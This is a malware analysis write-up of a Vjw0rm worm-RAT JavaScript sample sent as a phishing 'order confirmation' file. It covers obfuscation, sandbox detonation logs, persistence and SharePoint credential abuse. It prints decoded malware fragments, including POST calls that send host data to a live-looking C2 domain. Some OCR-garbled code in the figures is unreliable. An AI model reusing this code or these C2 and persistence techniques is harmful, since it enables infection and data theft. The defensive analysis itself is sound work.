

Worm.RAT//Vjw0rm

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SHA256 Hash	085914ae6981487ee2ad184426717a2707df75e15e6b8cf48e5c2ff0186edcbb
Language	Javascript
Architecture	
File type	.js
OS	Windows
File size	48kb
Original File Name	Order Confirmation_OV220001820_29 0922.js

Executive Summary:


Vjw0rm is a Worm/RAT hybrid which infects a host system either by email phishing or by secondary infection from another compromised system. This virus seeks to gather as much information as possible about a system and its users (including login credentials), relay them back to the attacker's servers, and then further spread itself through a system. Vjw0rm is unique in that it can also spread itself into USB drives, which are still an unsuspecting method of attack to most users.

Once this sample of Vjw0rm had infected the machine, it drops another file and starts to collect information about the host system and its external drives and would relay them back to the attacker via a HTTP POST request that would have the user information stored within the User-Agent of said request. A screenshot of this can be seen in Figures E.3 and E.4.

This sample also had the ability to access Microsoft Sharepoint by using previously harvested credentials and accessing credentials of the Domain Account on the system. This proves especially dangerous for corporate users as 85% of Fortune 500 companies utilize Sharepoint for file sharing. Proof of its attempting access can be seen in Figure E.11.

Finally, Vjw0rm spreads itself within the infected system by adding itself to the list of Startup programs and copying itself into the users \AppData\Roaming directory.

High-Level Technical Summary



Vjw0rm is a publically available worm-RAT hybrid that first appeared in 2016. It was created by v_B01 (aka Sliemerez), an Arabic-speaking developer and is publically available with many different mutations. Though this is a fairly old virus at this point, this specific sample was obfuscated via FUDCRYPT which has recently given new life to many older malware samples and proved an effective way to bypass AV detection. (More can be read about FUDCRYPT here:

<https://blog.angelalonso.es/2019/01/fudcrypt-service-to-crypt-java-rat.html>).

This sample was primarily obfuscated via base64 and it was necessary to remove the character combination %# to retrieve any readable text (*Figure S.1*). Though some characters still remained obfuscated, most of the strings and evidence of how this binary acts was retrieved through grabbing memory strings via Process Hacker.

Ly8gQ29kZWQgYnkgd19CMDEgfCBTbG1lbWVzXogLT4gVHdpdHRlciA6IFNsawVtZXJleg0KDQp2YXigaiA9IFsiV1Nj1wdC5TaGVsbCIIsI1NjlwdGluZy5GaWxU31zdGvtT2JqZWN0IiwiU2h1bGwuQXBwbGljYXRpb24iLCJNaWNyb3NvZnQuWE1MSFRUUUCJd0w0KFyIGcgPSBbIkhlQ1UiLCJIS0xNIwiSEtDVVxcp3MHJtIiwiXFxTb2Z0d2FyZVxcTwlj9zb2Z0XFxxA1W5kb3dzXFxDdXJyZw50Vyc21vb1xcUnVuXFwiLCJIS0xNxFxTT0ZUV0FSRVxcQ2xhc3Nlc1xcIiwiUkVHx1NaIiwiXFxkZWZhdx0a1WnvblxcI107DQp2YXigSA9IFsid21ubWdtHM6Iiwiwd21uMzJfbG9naWnhbGRpc2siLCJxaw4zM19PcGVyYXRpdTeXN0Zw0iLCdBbnRplydXNQ9kdwn0j107DQoNCnZhciBzaCA9IENyKDAp0w0KFyIGzzID0gQ3IoMSk7DQp2YXigc3BsID0gInxWfcI7DQp2YXigQ2ggPSAiXFwi0w0KFyIFZOID0gIjkvmjeiICsgIl8iICsgT2IoNik7DQp2YXigZnUgPSBXU2NyaXB0L1NjlwdEZ1bGxOYW110w0KFyIHduID0gV1NjlwdC5TY3JpcHROYW110w0KFyIFU7DQp0cnkgew0KVSa9IHNoL1j1Z1j1YWQoZ1syXSk7DQp9IGNhdGNoKGVycikgew0KFyIHN2ID0gZnUuc3BsaXQoIlxcIik7DQppZiaoiJpcXCiGKyBzdlxsXSA9PSAi0lxciArIHduKSb7DQpVID0gI1RSVUU10w0Kc2guVnV3JpdGUoZ1syX5xVLGdbNV0p0w0KfSB1bhln1IhsNc1UgPSAiRkFMU0U10w0Kc2guVnV3JpdGUoZ1syX5xVLGdbNV0p0w0KfQ0KfQ0KTnMoKtsNRvIHsNCnRyeS87DQp2YXigUCA9IFB0KCdWUnLccnKtsNc1AgPSBQLnNwbG10KHNwbCk7DQoNIChQWzbDId09PSAiQ2wiKSB7DQpXU2NyaxB0L1F1aXQoMSk7DQp9DQoNIChQWzbDId09PSAiU2MiKSB7DQp2YXigczIgPSBFeCgidGVtcCIpICsgIlxcIiArIFBb

.....

Output

start:	63	time:	0ms
end:	74	length:	2919
length:	11	lines:	94

```
function Pt(C,A) {
var X = Cr(3);
X.open('POST','http://ja..WF@uia..@cR@.2.lse');
X.setRequestHeader("User-Agent:",b.ÝX§6T(A));
return7.¤FW!AiPPUgV涓戻) {
var s,NT,i;
if (fsf$VWE7G2é.%v.r") + "\\\Mic@B醶Eñg&.v¤ä" + S.s#uÑc.exe")) {
NT ="YES";
} else {
NT = "NO";
}
s = VN + Ch + Ex("COMPUTERNAME") + Ch + Ex("USERNAME") + Ch + Ob(2) + Ch + Ob(4) + Ch + Ch +
NT + Ch + U + Ch:
```

Activate Windows
Go to Settings to activate Windows.

Figure S.1

This sample specifically was most likely sent via spearphishing due to the original file name being “Order Confirmation_OV220001820_29 0922.js” and was intended to target a business. This is also evident in the fact that this binary attempts to access Sharepoint which is a program commonly used by businesses.

Once the host system is infected and the file has been executed, Vjw0rm drops another .js file (mlrgZfWIwh.js) and copies itself to multiple locations within the system. Those being:

\Users\User\AppData\Roaming
\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp

It would most likely also spread itself to any attached external devices such as USB's, but none were present on the testing system.

From here, it begins to enumerate the system by collecting system information in regards to AV services, credentials, location, language, external drives, and programs running. It then attempts to connect to the C2 and sends the most relevant information (ID, Username, Microsoft Defender (False/True)) within the User-Agent of those requests. After this, it attempts to access Microsoft Sharepoint and presumably spread itself further. After this, Vjw0rm runs itself in a cycle of collecting information and then attempting to connect back to the C2.

Strings:

```
"antivirusproductcreateinstanceenum"  
"javaautorun.duia.ro"  
"/* UPGRADED by FUDCRYPT"  
"DaysToRetainCleanedMalware"  
"EnumNetworkDrivesWWW"  
"ISWbemServicesEx.ExecQuery("select * from antivirusproduct", "wql", "0");"  
"X.open('POST','http://javaautorun.duia.ro:5465/' + C, false);"  
"0x28f0d68 (274): IServerXMLHTTPRequest2.open("POST",  
"http://javaautorun.duia.ro:5465/Vre", "false");"
```

Initial Detonation:

This test was run with INetSim acting in replacement of a real internet connection.

Upon detonation, Vjw0rm doesn't have any obvious indicators of it being run for a normal user. The real only sign of the process running is that it will show up in task manager as wscript.exe (a valid windows process) which it's utilizing to execute its obfuscated javascript.

Process Hacker [DESKTOP-SGA696M\Av4x]

Name	PID	CPU	I/O total ...	Private b...	User name	Description
svchost.exe	3228			3.5 MB	DESKTOP-SGA696M\Av4	Host Process for Windows Ser...
svchost.exe	4680			3.25 MB		Host Process for Windows Ser...
SecurityHealthServic...	4008			4.06 MB		Windows Security Health Serv...
SgrmBroker.exe	1540			3.36 MB		System Guard Runtime Monit...
svchost.exe	3200			2.46 MB		Host Process for Windows Ser...
svchost.exe	3752			1.44 MB		Host Process for Windows Ser...
lsass.exe	748	0.05	468 B/s	6.61 MB		Local Security Authority Proce...
fontdrv/host.exe	912			1.2 MB		Usermode Font Driver Host
csrss.exe	604	0.03		2.46 MB		Client Server Runtime Process
winlogon.exe	656			2.26 MB		Windows Logon Application
fontdrvhost.exe	920			5.4 MB		Usermode Font Driver Host
dwm.exe	820	0.09		44.4 MB		Desktop Window Manager
explorer.exe	3548	0.08		75.82 MB	DESKTOP-SGA696M\Av4	Windows Explorer
SecurityHealthSystray.exe	6112			1.64 MB	DESKTOP-SGA696M\Av4	Windows Security notification...
OneDrive.exe	5108	0.01		19.71 MB	DESKTOP-SGA696M\Av4	Microsoft OneDrive
die.exe	2036			48.54 MB	DESKTOP-SGA696M\Av4	
ProcessHacker.exe	3916	0.31		31.23 MB	DESKTOP-SGA696M\Av4	Process Hacker
MusNotifyIcon.exe	6176			3.44 MB	DESKTOP-SGA696M\Av4	MusNotifyIcon.exe
wsclient.exe	4432	0.33	32 B/s	6.21 MB	DESKTOP-SGA696M\Av4	Microsoft ® Windows Based ...
wscript.exe	1052	0.03		7.02 MB	DESKTOP-SGA696M\Av4	Microsoft ® Windows Based ...
wscript.exe	1652	0.30	32 B/s	6.31 MB	DESKTOP-SGA696M\Av4	Microsoft ® Windows Based ...
tcpview.exe	2804			3.78 MB	DESKTOP-SGA696M\Av4	Sysinternals TcpView
Microsoft.SharePoint.exe	6040			8.7 MB	DESKTOP-SGA696M\Av4	Microsoft SharePoint

Figure E.1

In the background, this file is replicating itself and unloading a new file ("mlrgZfWIwh.js") in the \Users\User\AppData\Roaming directory. This new .js file is then executed also, resulting in three wscript.exe processes running in task manager (Figure E.1 - E.2).

Time ...	Process Name	PID	Operation	Path	Result	Detail
10:54:...	WScript.exe	6400	ReadFile	C:\Windows\System32\wshom.ocx	SUCCESS	Offset: 112,064, Le...
10:54:...	WScript.exe	6400	QueryStandardI...	C:\Windows\System32\wshom.ocx	SUCCESS	AllocationSize: 147...
10:54:...	WScript.exe	6400	CreateFileMapp...	C:\Windows\System32\wshom.ocx	FILE LOCKED WI...	SyncType: SyncTy...
10:54:...	WScript.exe	6400	QueryStandardI...	C:\Windows\System32\wshom.ocx	SUCCESS	AllocationSize: 147...
10:54:...	WScript.exe	6400	CreateFileMapp...	C:\Windows\System32\wshom.ocx	SUCCESS	SyncType: SyncTy...
10:54:...	WScript.exe	6400	ReadFile	C:\Windows\System32\wshom.ocx	SUCCESS	Offset: 114,688, Le...
10:54:...	WScript.exe	6400	ReadFile	C:\Windows\System32\jscript.dll	SUCCESS	Offset: 517,120, Le...
10:54:...	WScript.exe	6400	ReadFile	C:\Windows\System32\jscript.dll	SUCCESS	Offset: 517,120, Le...
10:54:...	WScript.exe	6400	CreateFile	C:\Users\Av4x\AppData\Roaming\mlrgZfWIwh.js	SUCCESS	Desired Access: G...
10:54:...	WScript.exe	6400	WriteFile	C:\Users\Av4x\AppData\Roaming\mlrgZfWIwh.js	SUCCESS	Offset: 0, Length: 2...
10:54:...	WScript.exe	6400	WriteFile	C:\Users\Av4x\AppData\Roaming\mlrgZfWIwh.js	SUCCESS	Offset: 2,048, Leng...
10:54:...	WScript.exe	6400	WriteFile	C:\Users\Av4x\AppData\Roaming\mlrgZfWIwh.js	SUCCESS	Offset: 4,096, Leng...
10:54:...	WScript.exe	6400	WriteFile	C:\Users\Av4x\AppData\Roaming\mlrgZfWIwh.js	SUCCESS	Offset: 6,144, Leng...
10:54:...	WScript.exe	6400	WriteFile	C:\Users\Av4x\AppData\Roaming\mlrgZfWIwh.js	SUCCESS	Offset: 8,192, Leng...
10:54:...	WScript.exe	6400	CreateFile	C:\Windows\System32	SUCCESS	
10:54:...	WScript.exe	6400	QueryBasicInfor...	C:\Windows\System32	SUCCESS	Desired Access: R...
10:54:...	WScript.exe	6400	CreateFile	C:\Windows\System32\windows.storage.dll	SUCCESS	CreationTime: 12/7...
10:54:...	WScript.exe	6400	QueryBasicInfor...	C:\Windows\System32\windows.storage.dll	SUCCESS	Desired Access: R...
10:54:...	WScript.exe	6400	CloseFile	C:\Windows\System32\windows.storage.dll	SUCCESS	CreationTime: 9/5/...
10:54:...	WScript.exe	6400	CreateFile	C:\Windows\System32\windows.storage.dll	SUCCESS	
10:54:...	WScript.exe	6400	QueryBasicInfor...	C:\Windows\System32\windows.storage.dll	SUCCESS	Desired Access: R...
10:54:...	WScript.exe	6400	CreateFile	C:\Windows\System32\windows.storage.dll	FILE LOCKED WI...	SyncType: SyncTy...
10:54:...	WScript.exe	6400	CreateFileMapp...	C:\Windows\System32\windows.storage.dll	SUCCESS	SyncType: SyncTy...
10:54:...	WScript.exe	6400	cLoad Image	C:\Windows\System32\windows.storage.dll	SUCCESS	Image Base: 0x7ff...

Figure E.2

These processes are making calls to their host (`javaautorun.duia.ro:5465`, *Figure E.2*) and grabbing info about the host system to relay back to the C2. Some of this info, such as the host OS and whether or not Windows Defender is activated are put into the User-Agent of the C2 request(*Figure E.3*). This User-Agent also has what I believe to be a unique ID for the host system.

Figure E.3

```
wscriptranked.txt - Notepad
File Edit Format View Help
0x340026e (118): CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
0x474517 (59): CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
0x345b696 (118): CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
0x4ec950 (59): CommonProgramfiles(x86)=C:\Program Files (x86)\Common Files
sh.run("wscript.exe //B \"\" + fu + "\"");
sh.run("wscript.exe //B \"\" + fu + "\"");
0x34ee445 (43): %ProgramFiles%\Windows Defender\MsMpeng.exe
0x34efb5 (43): %ProgramFiles%\Windows Defender\MsMpeng.exe
0x34ef105 (43): %ProgramFiles%\Windows Defender\MsMpeng.exe
0x34558d1 (43): %ProgramFiles%\Windows Defender\MsMpeng.exe
sh.run("wscript.exe //B \"\" + s2 + "\",6);
sh.run("wscript.exe //B \"\" + s2 + "\",6);
0x4ddd0 (21): SystemRoot=C:\Windows
0x3439764 (96): CommonProgramFiles=C:\Program Files\Common Files
0x345b634 (96): CommonProgramFiles=C:\Program Files\Common Files
0x340020c (96): CommonProgramFiles=C:\Program Files\Common Files
0x36292d4 (96): CommonProgramFiles=C:\Program Files\Common Files
0x343a590 (42): SystemRoot=C:\Windows
0x474ba3 (21): SystemRoot=C:\Windows
0x364385b (99): User-Agent=9/21_120F8A57\DESKTOP-SGA696M\Av4x\Microsoft Windows 10 Home\Windows Defender\\YES\FALSE\
0x345c460 (42): SystemRoot=C:\Windows
0x4c2220 (48): CommonProgramFiles=C:\Program Files\Common Files
0x4e47f0 (48): CommonProgramFiles=C:\Program Files\Common Files
0x4744e6 (48): CommonProgramFiles=C:\Program Files\Common Files
0x343983e (96): CommonProgramW6432=C:\Program Files\Common Files
0x340026 (96): CommonProgramW6432=C:\Program Files\Common Files
0x36293ae (96): CommonProgramW6432=C:\Program Files\Common Files
0x345b70e (96): CommonProgramW6432=C:\Program Files\Common Files
0x4c2260 (48): CommonProgramW6432=C:\Program Files\Common Files
0x3446858 (42): SystemRoot=C:\Windows
0x3401038 (42): SystemRoot=C:\Windows
0x3439610 (42): SystemRoot=C:\Windows
```

Figure E.4

The binary continues to execute itself in a cycle enumerating the system and gaining information. It attempts to look for external devices most likely to copy itself and later on infect more hosts via USB drives.

Time ...	Process Name	PID	Operation	Path	Result	Detail
11:14:...	wscript.exe	6368	CreateFile	D:\	SUCCESS	Desired Access: R...
11:14:...	wscript.exe	6368	QueryBasicInfor...	D:\	SUCCESS	CreationTime: 10/6...
11:14:...	wscript.exe	6368	CloseFile	D:\	SUCCESS	
11:14:...	wscript.exe	6368	CreateFile	D:\	SUCCESS	Desired Access: S...
11:14:...	wscript.exe	6368	QuerySizelnfor...	D:\	SUCCESS	TotalAllocationUnit...
11:14:...	wscript.exe	6368	CloseFile	D:\	SUCCESS	
11:14:...	wscript.exe	6368	CreateFile	E:\	SUCCESS	Desired Access: R...
11:14:...	wscript.exe	6368	QueryBasicInfor...	E:\	SUCCESS	CreationTime: 9/2/...
11:14:...	wscript.exe	6368	CloseFile	E:\	SUCCESS	
11:14:...	wscript.exe	6368	CreateFile	E:\	SUCCESS	Desired Access: S...
11:14:...	wscript.exe	6368	QuerySizelnfor...	E:\	SUCCESS	TotalAllocationUnit...
11:14:...	wscript.exe	6368	CloseFile	E:\	SUCCESS	
11:14:...	wscript.exe	6368	TCP Reconnect	DESKTOP-SGA696M:55469 -> www.inetsim.org:1988	SUCCESS	Length: 0, seqnum:...
11:14:...	wscript.exe	6368	TCP Reconnect	DESKTOP-SGA696M:55469 -> www.inetsim.org:1988	SUCCESS	Length: 0, seqnum:...
11:14:...	wscript.exe	6368	TCP Reconnect	DESKTOP-SGA696M:55469 -> www.inetsim.org:1988	SUCCESS	Length: 0, seqnum:...
11:14:...	wscript.exe	6368	TCP Reconnect	DESKTOP-SGA696M:55469 -> www.inetsim.org:1988	SUCCESS	Length: 0, seqnum:...
11:14:...	wscript.exe	6368	TCP Disconnect	DESKTOP-SGA696M:55469 -> www.inetsim.org:1988	SUCCESS	Length: 0, seqnum:...
11:14:...	wscript.exe	3528	CreateFile	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe	SUCCESS	
11:14:...	wscript.exe	3528	QueryBasicInfor...	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe	SUCCESS	Desired Access: R...
11:14:...	wscript.exe	3528	CloseFile	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe	SUCCESS	CreationTime: 9/2/...
11:14:...	wscript.exe	3084	CreateFile	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe	SUCCESS	Desired Access: R...
11:14:...	wscript.exe	3084	QueryBasicInfor...	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe	SUCCESS	CreationTime: 9/2/...
11:14:...	wscript.exe	3084	CloseFile	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe	SUCCESS	
11:14:...	wscript.exe	3528	TCP Reconnect	DESKTOP-SGA696M:55470 -> www.inetsim.org:5465	SUCCESS	Length: 0, seqnum:...
11:14:...	wscript.exe	3084	TCP Reconnect	DESKTOP-SGA696M:55471 -> www.inetsim.org:5465	SUCCESS	Length: 0, seqnum:...
11:14:...	wscript.exe	3528	TCP Reconnect	DESKTOP-SGA696M:55470 -> www.inetsim.org:5465	SUCCESS	Length: 0, seqnum:...
11:14:...	wscript.exe	3528	TCP Reconnect	DESKTOP-SGA696M:55471 -> www.inetsim.org:5465	SUCCESS	Length: 0, seqnum:...
11:14:...	wscript.exe	3528	CreateFile	C:\Users\Av4x\AppData\Roaming\085914ae6981487ee2ad184426717a2707df75e15e6b8cf48e5c2ff0186eddbb.js	SUCCESS	Desired Access: R...
11:14:...	wscript.exe	3528	QueryBasicInfor...	C:\Users\Av4x\AppData\Roaming\085914ae6981487ee2ad184426717a2707df75e15e6b8cf48e5c2ff0186eddbb.js	SUCCESS	CreationTime: 9/30...
11:14:...	wscript.exe	3528	CloseFile	C:\Users\Av4x\AppData\Roaming\085914ae6981487ee2ad184426717a2707df75e15e6b8cf48e5c2ff0186eddbb.js	SUCCESS	
11:14:...	wscript.exe	3528	CreateFile	C:\Users\Av4x\Desktop\085914ae6981487ee2ad184426717a2707df75e15e6b8cf48e5c2ff0186eddbb.js	SUCCESS	Desired Access: R...
11:14:...	wscript.exe	3528	QueryDirectory	C:\Users\Av4x\Desktop\085914ae6981487ee2ad184426717a2707df75e15e6b8cf48e5c2ff0186eddbb.js	SUCCESS	FileInformationClas...
11:14:...	wscript.exe	3528	QueryDirectory	C:\Users\Av4x\Desktop\085914ae6981487ee2ad184426717a2707df75e15e6b8cf48e5c2ff0186eddbb.js	NO MORE FILES	FileInformationClas...
11:14:...	wscript.exe	3528	CloseFile	C:\Users\Av4x\Desktop\085914ae6981487ee2ad184426717a2707df75e15e6b8cf48e5c2ff0186eddbb.js	SUCCESS	
11:14:...	wscript.exe	3528	CreateFile	C:\Users\Av4x\AppData\Roaming\Microsoft.Windows\Start Menu\Programs\Startup\085914ae6981487ee2ad18...	SUCCESS	Desired Access: R...
11:14:...	wscript.exe	6368	QueryBasicInfor...	C:\Users\Av4x\AppData\Roaming\Microsoft.Windows\Start Menu\Programs\Startup\085914ae6981487ee2ad18...	SUCCESS	CreationTime: 9/30...
11:14:...	wscript.exe	6368	CloseFile	C:\Users\Av4x\AppData\Roaming\Microsoft.Windows\Start Menu\Programs\Startup\085914ae6981487ee2ad18...	SUCCESS	
11:14:...	wscript.exe	6368	CreateFile	C:\Users\Av4x\AppData\Roaming	SUCCESS	Desired Access: R...

Figure E.5

Vjw0rm also adds itself as a startup program and adds itself to the user registry under the name “Vjw0rm”.

Time ...	Process Name	PID	Operation	Path	Result	Detail
10:54:...	WScript.exe	6400	QueryRemotePr...	C:\Users\Av4x\AppData\Roaming\085914ae6981487ee2ad184426717a2707df75e15e6b8cf48e5c2ff0186eddbb.js	INVALID PARAM...	
10:54:...	WScript.exe	6400	CloseFile	C:\Users\Av4x\AppData\Roaming\085914ae6981487ee2ad184426717a2707df75e15e6b8cf48e5c2ff0186eddbb.js	SUCCESS	
10:54:...	WScript.exe	6400	CloseFile	C:\Users\Av4x\Desktop\085914ae6981487ee2ad184426717a2707df75e15e6b8cf48e5c2ff0186eddbb.js	SUCCESS	
10:54:...	WScript.exe	6400	QueryDirectory	C:\Users\Av4x\Desktop	NO MORE FILES	FileInformationClas...
10:54:...	WScript.exe	6400	CloseFile	C:\Users\Av4x\Desktop	SUCCESS	
10:54:...	WScript.exe	6400	CreateFile	C:\Users\Av4x\AppData\Roaming\Microsoft.Windows\Start Menu\Programs\Startup\085914ae6981487ee2ad18...	NAME NOT FOUND	Desired Access: R...
10:54:...	WScript.exe	6400	CreateFile	C:\Users\Av4x\Desktop	SUCCESS	Desired Access: R...
10:54:...	WScript.exe	6400	QueryDirectory	C:\Users\Av4x\Desktop\085914ae6981487ee2ad184426717a2707df75e15e6b8cf48e5c2ff0186eddbb.js	SUCCESS	FileInformationClas...
10:54:...	WScript.exe	6400	CreateFile	C:\Users\Av4x\Desktop\085914ae6981487ee2ad184426717a2707df75e15e6b8cf48e5c2ff0186eddbb.js	SUCCESS	Desired Access: G...
10:54:...	WScript.exe	6400	QueryAttribute...	C:\Users\Av4x\Desktop\085914ae6981487ee2ad184426717a2707df75e15e6b8cf48e5c2ff0186eddbb.js	SUCCESS	Attributes: A, Repa...
10:54:...	WScript.exe	6400	QueryStandard...	C:\Users\Av4x\Desktop\085914ae6981487ee2ad184426717a2707df75e15e6b8cf48e5c2ff0186eddbb.js	SUCCESS	AllocationSize: 49...
10:54:...	WScript.exe	6400	QueryBasicInfor...	C:\Users\Av4x\Desktop\085914ae6981487ee2ad184426717a2707df75e15e6b8cf48e5c2ff0186eddbb.js	SUCCESS	CreationTime: 9/30...
10:54:...	WScript.exe	6400	QueryStreaminf...	C:\Users\Av4x\Desktop\085914ae6981487ee2ad184426717a2707df75e15e6b8cf48e5c2ff0186eddbb.js	SUCCESS	0 :: :\$DATA
10:54:...	WScript.exe	6400	QueryBasicInfor...	C:\Users\Av4x\Desktop\085914ae6981487ee2ad184426717a2707df75e15e6b8cf48e5c2ff0186eddbb.js	SUCCESS	CreationTime: 9/30...
10:54:...	WScript.exe	6400	QueryEaiinform...	C:\Users\Av4x\Desktop\085914ae6981487ee2ad184426717a2707df75e15e6b8cf48e5c2ff0186eddbb.js	SUCCESS	EaSize: 0
10:54:...	WScript.exe	6400	CreateFile	C:\Users\Av4x\AppData\Roaming\Microsoft.Windows\Start Menu\Programs\Startup\085914ae6981487ee2ad184426717a2707df75e15e6b8cf48e5c2ff0186eddbb.js	SUCCESS	
10:54:...	wscript.exe	3528	CreateFile	C:\Windows\System32\msndart.dll	SUCCESS	Desired Access: R...
10:54:...	wscript.exe	3528	QueryBasicInfor...	C:\Windows\System32\msndart.dll	SUCCESS	CreationTime: 12/7...
10:54:...	wscript.exe	3528	CloseFile	C:\Windows\System32\msndart.dll	SUCCESS	
10:54:...	wscript.exe	3528	CreateFile	C:\Windows\System32\msndart.dll	SUCCESS	Desired Access: R...
10:54:...	wscript.exe	3528	CreateFileMapp...	C:\Windows\System32\msndart.dll	FILE LOCKED WI...	SyncType: SyncTy...
10:54:...	wscript.exe	6400	QueryAttribut...	C:\Users\Av4x\AppData\Roaming\Microsoft.Windows\Start Menu\Programs\Startup\085914ae6981487ee2ad18...	SUCCESS	FileSystemAttribute...
10:54:...	wscript.exe	3528	CreateFileMapp...	C:\Windows\System32\msndart.dll	SUCCESS	SyncType: SyncTy...
10:54:...	wscript.exe	6400	QueryBasicInfor...	C:\Users\Av4x\AppData\Roaming\Microsoft.Windows\Start Menu\Programs\Startup\085914ae6981487ee2ad18...	SUCCESS	CreationTime: 9/30...
10:54:...	wscript.exe	6400	QueryAttribut...	C:\Users\Av4x\Desktop\085914ae6981487ee2ad184426717a2707df75e15e6b8cf48e5c2ff0186eddbb.js	SUCCESS	FileSystemAttribute...

Showing 16,384 of 2,392,150 events (0.68%)

Backed by virtual memory

← Settings - X

Startup

Sort by: Name ▾

	085914ae6981487ee2ad184426717a...	<input checked="" type="checkbox"/>	Off	Not measured
	Java Update Scheduler Oracle Corporation	<input checked="" type="checkbox"/>	Off	Medium impact
	Microsoft OneDrive Microsoft Corporation	<input checked="" type="checkbox"/>	On	High impact
	Microsoft ® Windows Based Script... Microsoft Corporation	<input checked="" type="checkbox"/>	Off	Medium impact
	Spotify Spotify AB	<input checked="" type="checkbox"/>	Off	No impact
	Windows Security notification icon Microsoft Corporation	<input checked="" type="checkbox"/>	On	Low impact
	mrlgZfWIwh.js	<input checked="" type="checkbox"/>	On	Not measured

Get help

Figure E.6 & E.7




Figure E.8

During this process, the second .js file, mlrgZfWIwh.js, is dropped which then attempts to make contact with a second C2 and seems to also open Microsoft Sharepoint and attempt to login (Figure E.11).

Microsoft sharepoint is similar to OneDrive in that it allows users to upload and share files into the cloud. It's usage has become more prevalent with businesses as well as more and more move into the cloud for their data storage. Due to this, threat actors have begun to use these two services for phishing more frequently since they are legitimate Microsoft services that seem less much suspect than a random URL or an .exe attached directly in an email.

The attempted access into Microsoft Sharepoint is done via the binary utilizing harvested credentials found on the system and by using the Default Access Account which on AD systems shares the same credentials with the Domain Account. In this case, there was no AD on the testing system so it seems that Vjw0rm ignored attempting to log-in via this method.

For connection to the secondary C2, Vjw0rm uses a different User-Agent which also names itself WSHRat (Figure E.9).

Figure E.9

```
0 (42): SystemRoot=C:\Windows
5 (43): %ProgramFiles%\Windows_Defender\MsMpEng.exe
